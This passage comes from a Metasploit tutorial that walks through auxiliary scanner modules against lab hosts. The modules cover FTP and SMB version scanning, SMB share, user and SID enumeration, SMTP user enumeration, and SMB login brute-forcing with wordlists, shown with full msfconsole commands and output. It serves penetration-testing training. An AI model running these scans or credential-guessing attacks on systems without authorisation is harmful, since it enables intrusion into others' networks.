The **"ftp_version"** module simply scans a range of IP addresses and determines the version of any FTP servers that are running.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options:

  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOSTS                        yes       The target address range or CIDR identifier
  RPORT    21                   yes       The target port
  THREADS  1                    yes       The number of concurrent threads
```

To setup the module, we just set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ftp_version) > set THREADS 55
THREADS => 55
msf auxiliary(ftp_version) > run

[*] 192.168.1.205:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.204:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.203:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.206:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.216:21 FTP Banner: '220 (vsFTPd 2.0.1)\x0d\x0a'
[*] 192.168.1.211:21 FTP Banner: '220 (vsFTPd 2.0.5)\x0d\x0a'
[*] 192.168.1.215:21 FTP Banner: '220 (vsFTPd 1.1.3)\x0d\x0a'
[*] 192.168.1.222:21 FTP Banner: '220 mailman FTP server (Version wu-2.6.2-5)
ready.\x0d\x0a'
[*] 192.168.1.227:21 FTP Banner: '220 srv2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.249:21 FTP Banner: '220 ProFTPD 1.3.3a Server (Debian)
[::ffff:192.168.1.249]\x0d\x0a'
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.217:21 FTP Banner: '220 ftp3 FTP server (Version wu-2.6.0(1) Mon Feb 28
10:30:36 EST 2000) ready.\x0d\x0a'
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(ftp_version) >
```

## SMB Scanners

### *auxiliary/scanner/smb/pipe_auditor*

The pipe_auditor scanner will determine what named pipes are available over SMB. In your information gathering stage, this can provide you with some insight as to some of the services that are running on the remote system.

```
msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(pipe_auditor) >
```

To run the scanner, just pass, at a minimum, the RHOSTS value to the module and run it.

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \browser
[*] 192.168.1.160 - Pipes: \browser
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that running the scanner without credentials does not return a great deal of information. If, however, you have been provided with credentials as part of a pentest, you will find that the pipe_auditor scanner returns a great deal more information.

```
msf auxiliary(pipe_auditor) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(pipe_auditor) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC SERVICE,
\epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs, \protected_storage, \scerpc,
\srvsvc, \trkwks, \wkssvc
[*] Scanned 02 of 11 hosts (018% complete)
[*] 192.168.1.160 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC SERVICE,
\epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs, \protected_storage, \router,
\scerpc, \srvsvc, \trkwks, \wkssvc
```

```
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

### *auxiliary/scanner/smb/pipe_dcerpc_auditor*

The pipe_dcerpc_auditor scanner will return the DCERPC services that can be accessed via a SMB pipe.

```
msf > use auxiliary/scanner/smb/pipe_dcerpc_auditor
msf auxiliary(pipe_dcerpc_auditor) > show options

Module options:

  Name       Current Setting    Required  Description
  ----       ---------------    --------  -----------
  RHOSTS     192.168.1.150-160  yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP          no        The Windows domain to use for authentication
  SMBPIPE    BROWSER            yes       The pipe name to use (BROWSER)
  SMBPass                       no        The password for the specified username
  SMBUser                       no        The username to authenticate as
  THREADS    11                 yes       The number of concurrent threads

msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_dcerpc_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_dcerpc_auditor) > run

The connection was refused by the remote host (192.168.1.153:139).
The connection was refused by the remote host (192.168.1.153:445).
192.168.1.160 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
...snip...
```

### *auxiliary/scanner/smb/smb2*

The SMB2 scanner module simply scans the remote hosts and determines if they support the SMB2 protocol.

```
msf > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    445              yes       The target port
  THREADS  1                yes       The number of concurrent threads

msf auxiliary(smb2) > set RHOSTS 192.168.1.150-165
```

```
RHOSTS => 192.168.1.150-165
msf auxiliary(smb2) > set THREADS 16
THREADS => 16
msf auxiliary(smb2) > run

[*] 192.168.1.162 supports SMB 2 [dialect 255.2] and has been online for 618 hours
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >
```

### *auxiliary/scanner/smb/smb_enumshares*

The smb_enumshares module, as would be expected, enumerates any SMB shares that are available on a remote system.

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumshares) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.154:139 print$ - Printer Drivers (DISK), tmp - oh noes! (DISK), opt -  (DISK),
IPC$ - IPC Service (metasploitable server (Samba 3.0.20-Debian)) (IPC), ADMIN$ - IPC
Service (metasploitable server (Samba 3.0.20-Debian)) (IPC)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
Error: 192.168.1.162 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 10 of 16 hosts (062% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(smb_enumshares) >
```

As you can see, since this is an un-credentialed scan, access is denied a most of the systems that are probed. Passing user credentials to the scanner will produce much different results.

```
msf auxiliary(smb_enumshares) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] 192.168.1.160:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] 192.168.1.150:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 07 of 16 hosts (043% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

### *auxiliary/scanner/smb/smb_enumusers*

The smb_enumusers scanner will connect to each system via the SMB RPC service and enumerate the users on the system.

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumusers) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.161 XEN-XP-SP2-BARE [  ]
[*] 192.168.1.154 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data,
root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats,
libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync,
uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 05 of 16 hosts (031% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
```

```
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that running the scan without credentials, only the Linux Samba service coughs up a listing of users. Passing a valid set of credentials to the scanner will enumerate the users on our other targets.

```
msf auxiliary(smb_enumusers) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumusers) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.150 V-XPSP2-SPLOIT- [ Administrator, Guest, HelpAssistant,
SUPPORT_388945a0 ]
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [ Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim ]
[*] 192.168.1.160 XEN-XP-PATCHED [ Administrator, ASPNET, Guest, HelpAssistant,
SUPPORT_388945a0 ]
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Now that we have passed credentials to the scanner, the Linux box doesn't return the set of users because the credentials are not valid for that system. This is an example of why it pays to run a scanner in different configurations.

### *auxiliary/scanner/smb/smb_login*

Metasploit's smb_login module will attempt to login via SMB across a provided range of IP addresses. If you have a database plugin loaded, successful logins will be stored in it for future reference and usage.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options:

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   true             yes       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             445              yes       Set the SMB service port
  SMBDomain         WORKGROUP        no        SMB Domain
  SMBPass                            no        SMB Password
  SMBUser                            no        SMB Username
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads
  USERPASS_FILE                      no        File containing users and passwords separated by
                                               space, one pair per line
  USER_FILE                          no        File containing usernames, one per line
```

```
   VERBOSE      true      yes    Whether to print output for all attempts
```

You can clearly see that this module has many more options that other auxiliary modules and is quite versatile. We will first run a scan using the Administrator credentials we 'found'.

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > run

[*] Starting SMB login attempt on 192.168.1.165
[*] Starting SMB login attempt on 192.168.1.153
...snip...
[*] Starting SMB login attempt on 192.168.1.156
[*] 192.168.1.154 - FAILED LOGIN () Administrator :  (STATUS_LOGON_FAILURE)
[*] 192.168.1.150 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[*] 192.168.1.160 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[*] 192.168.1.154 - FAILED LOGIN () Administrator : s3cr3t (STATUS_LOGON_FAILURE)
[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator :
(STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 04 of 16 hosts (025% complete)
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

The smb_login module can also be passed a username and password list in order to attempt to brute-force login attempts across a range of machines.

```
root@bt:~# cat users.txt
Administrator
dale
chip
dookie
victim
jimmie

root@bt:~# cat passwords.txt
password
god
password123
s00pers3kr1t
s3cr3t
```

We will use this limited set of usernames and passwords and run the scan again.

```
msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator :
(STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600) 'victim' : 's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

There are many more options available that you should experiment with to fully familiarize yourself with this extremely valuable module.

### *auxiliary/scanner/smb/smb_lookupsid*

The smb_lookupsid module brute-forces SID lookups on a range of targets to determine what local users exist the system. Knowing what users exist on a system can greatly speed up any further brute-force logon attempts later on.

```
msf > use auxiliary/scanner/smb/smb_lookupsid
msf auxiliary(smb_lookupsid) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_lookupsid) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_lookupsid) > set THREADS 16
THREADS => 16
```

```
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.154 PIPE(LSARPC) LOCAL(METASPLOITABLE - 5-21-1042354039-
2475377354-766472396) DOMAIN(WORKGROUP - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.154 USER=Administrator RID=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.154 USER=nobody RID=501
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.154 GROUP=Domain Admins RID=512
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.154 GROUP=Domain Users RID=513
[*] 192.168.1.154 GROUP=Domain Guests RID=514
[*] Scanned 07 of 16 hosts (043% complete)
[*] 192.168.1.154 USER=root RID=1000
...snip...
[*] 192.168.1.154 GROUP=service RID=3005
[*] 192.168.1.154 METASPLOITABLE [Administrator, nobody, root, daemon, bin, sys, sync,
games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, libuuid, dhcp,
syslog, klog, sshd, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, telnetd, proftpd,
msfadmin, user, service ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >
```

By way of comparison, we will also run the scan using a known set of user credentials to see the difference in output.

```
msf auxiliary(smb_lookupsid) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_lookupsid) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.160 PIPE(LSARPC) LOCAL(XEN-XP-PATCHED - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-
1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.160 USER=Administrator RID=500
[*] 192.168.1.150 PIPE(LSARPC) LOCAL(V-XPSP2-SPLOIT- - 5-21-2000478354-
1965331169-725345543) DOMAIN(WORKGROUP - )
[*] 192.168.1.160 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Administrator rid=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Guest rid=501
[*] 192.168.1.160 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886082 NAME=None rid=513
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886081 NAME=HelpAssistant rid=1000
[*] 192.168.1.150 TYPE=83886084 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.150 TYPE=83886081 NAME=SUPPORT_388945a0 rid=1002
[*] 192.168.1.150 TYPE=3276804 NAME=SQLServerMSSQLServerADHelperUser$DOOKIE-
FA154354 rid=1003
```

```
[*] 192.168.1.150 TYPE=4 NAME=SQLServer2005SQLBrowserUser$DOOKIE-FA154354
rid=1004
...snip...
[*] 192.168.1.160 TYPE=651165700
NAME=SQLServer2005MSSQLServerADHelperUser$XEN-XP-PATCHED rid=1027
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLUser$XEN-XP-
PATCHED$SQLEXPRESS rid=1028
[*] 192.168.1.161 USER=HelpAssistant RID=1000
[*] 192.168.1.161 TYPE=4 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.161 USER=SUPPORT_388945a0 RID=1002
[*] 192.168.1.161 USER=victim RID=1004
[*] 192.168.1.160 XEN-XP-PATCHED [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, ASPNET ]
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >
```

You will notice with credentialed scanning, that you get, as always, a great deal more interesting output, including accounts you likely never knew existed.

### *auxiliary/scanner/smb/smb_version*

The smb_version scanner connects to each workstation in a given range of hosts and determines the version of the SMB service that is running.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  RHOSTS                      yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16
msf auxiliary(smb_version) > run

[*] 192.168.1.162 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
(name:XEN-WIN7-BARE) (domain:HOTZONE)
[*] 192.168.1.154 is running Unix Samba 3.0.20-Debian (language: Unknown)
(domain:WORKGROUP)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-
XPSP2-SPLOIT-) (domain:WORKGROUP)
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-XP-
PATCHED) (domain:HOTZONE)
```

```
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 11 of 16 hosts (068% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

Running this same scan with a set of credentials will return some different, and perhaps unexpected, results.

```
msf auxiliary(smb_version) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_version) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_version) > run

[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-XP-PATCHED) (domain:XEN-XP-PATCHED)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-XPSP2-SPLOIT-) (domain:V-XPSP2-SPLOIT-)
[*] Scanned 05 of 16 hosts (031% complete)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Contrary to many other cases, a credentialed scan in this case does not necessarily give better results. If the credentials are not valid on a particular system, you will not get any result back from the scan.

## SMTP Scanners

### *auxiliary/scanner/smtp/smtp_enum*

The SMTP Enumeration module will connect to a given mail server and use a wordlist to enumerate users that are present on the remote system.

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options:

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS                                                      yes       The target address range or CIDR identifier
   RPORT      25                                               yes       The target port
   THREADS    1                                                yes       The number of concurrent threads
   USER_FILE  /opt/metasploit3/msf3/data/wordlists/unix_users.txt  yes       The file that
                                                                          contains a list of probable users accounts.
   VERBOSE    false                                            yes       Whether to print output for all attempts
```

Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

```
msf auxiliary(smtp_enum) > set RHOSTS 192.168.1.56
RHOSTS => 192.168.1.56
msf auxiliary(smtp_enum) > run

[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
[+] 192.168.1.56:25 - Found user: man
[+] 192.168.1.56:25 - Found user: news
[+] 192.168.1.56:25 - Found user: nobody
[+] 192.168.1.56:25 - Found user: postgres
[+] 192.168.1.56:25 - Found user: postmaster
[+] 192.168.1.56:25 - Found user: proxy
[+] 192.168.1.56:25 - Found user: root
[+] 192.168.1.56:25 - Found user: service
[+] 192.168.1.56:25 - Found user: sshd
[+] 192.168.1.56:25 - Found user: sync
[+] 192.168.1.56:25 - Found user: sys
[+] 192.168.1.56:25 - Found user: syslog
[+] 192.168.1.56:25 - Found user: user
[+] 192.168.1.56:25 - Found user: uucp
[+] 192.168.1.56:25 - Found user: www-data
[-] 192.168.1.56:25 - EXPN : 502 5.5.2 Error: command not recognized
[+] 192.168.1.56:25 Users found: ROOT, backup, bin, daemon, distccd, ftp, games, gnats, irc,
libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy, root, service, sshd,
sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.56:25 No e-mail addresses found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

Since the email username and system username are frequently the same, you can now use any enumerated users for further logon attempts against other network services.

### *auxiliary/scanner/smtp/smtp_version*

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. The **smtp_version** module, as its name implies, will scan a range of IP addresses and determine the version of any mail servers it encounters.

```
msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    25               yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(smtp_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smtp_version) > set THREADS 254
THREADS => 254
msf auxiliary(smtp_version) > run

[*] 192.168.1.56:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_version) >
```

## SNMP Scanners

### *auxiliary/scanner/snmp/snmp_enum*

The **"snmp_enum"** module performs detailed enumeration of a host or range of hosts via SNMP similar to the standalone tools snmpenum and snmpcheck.

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version
```

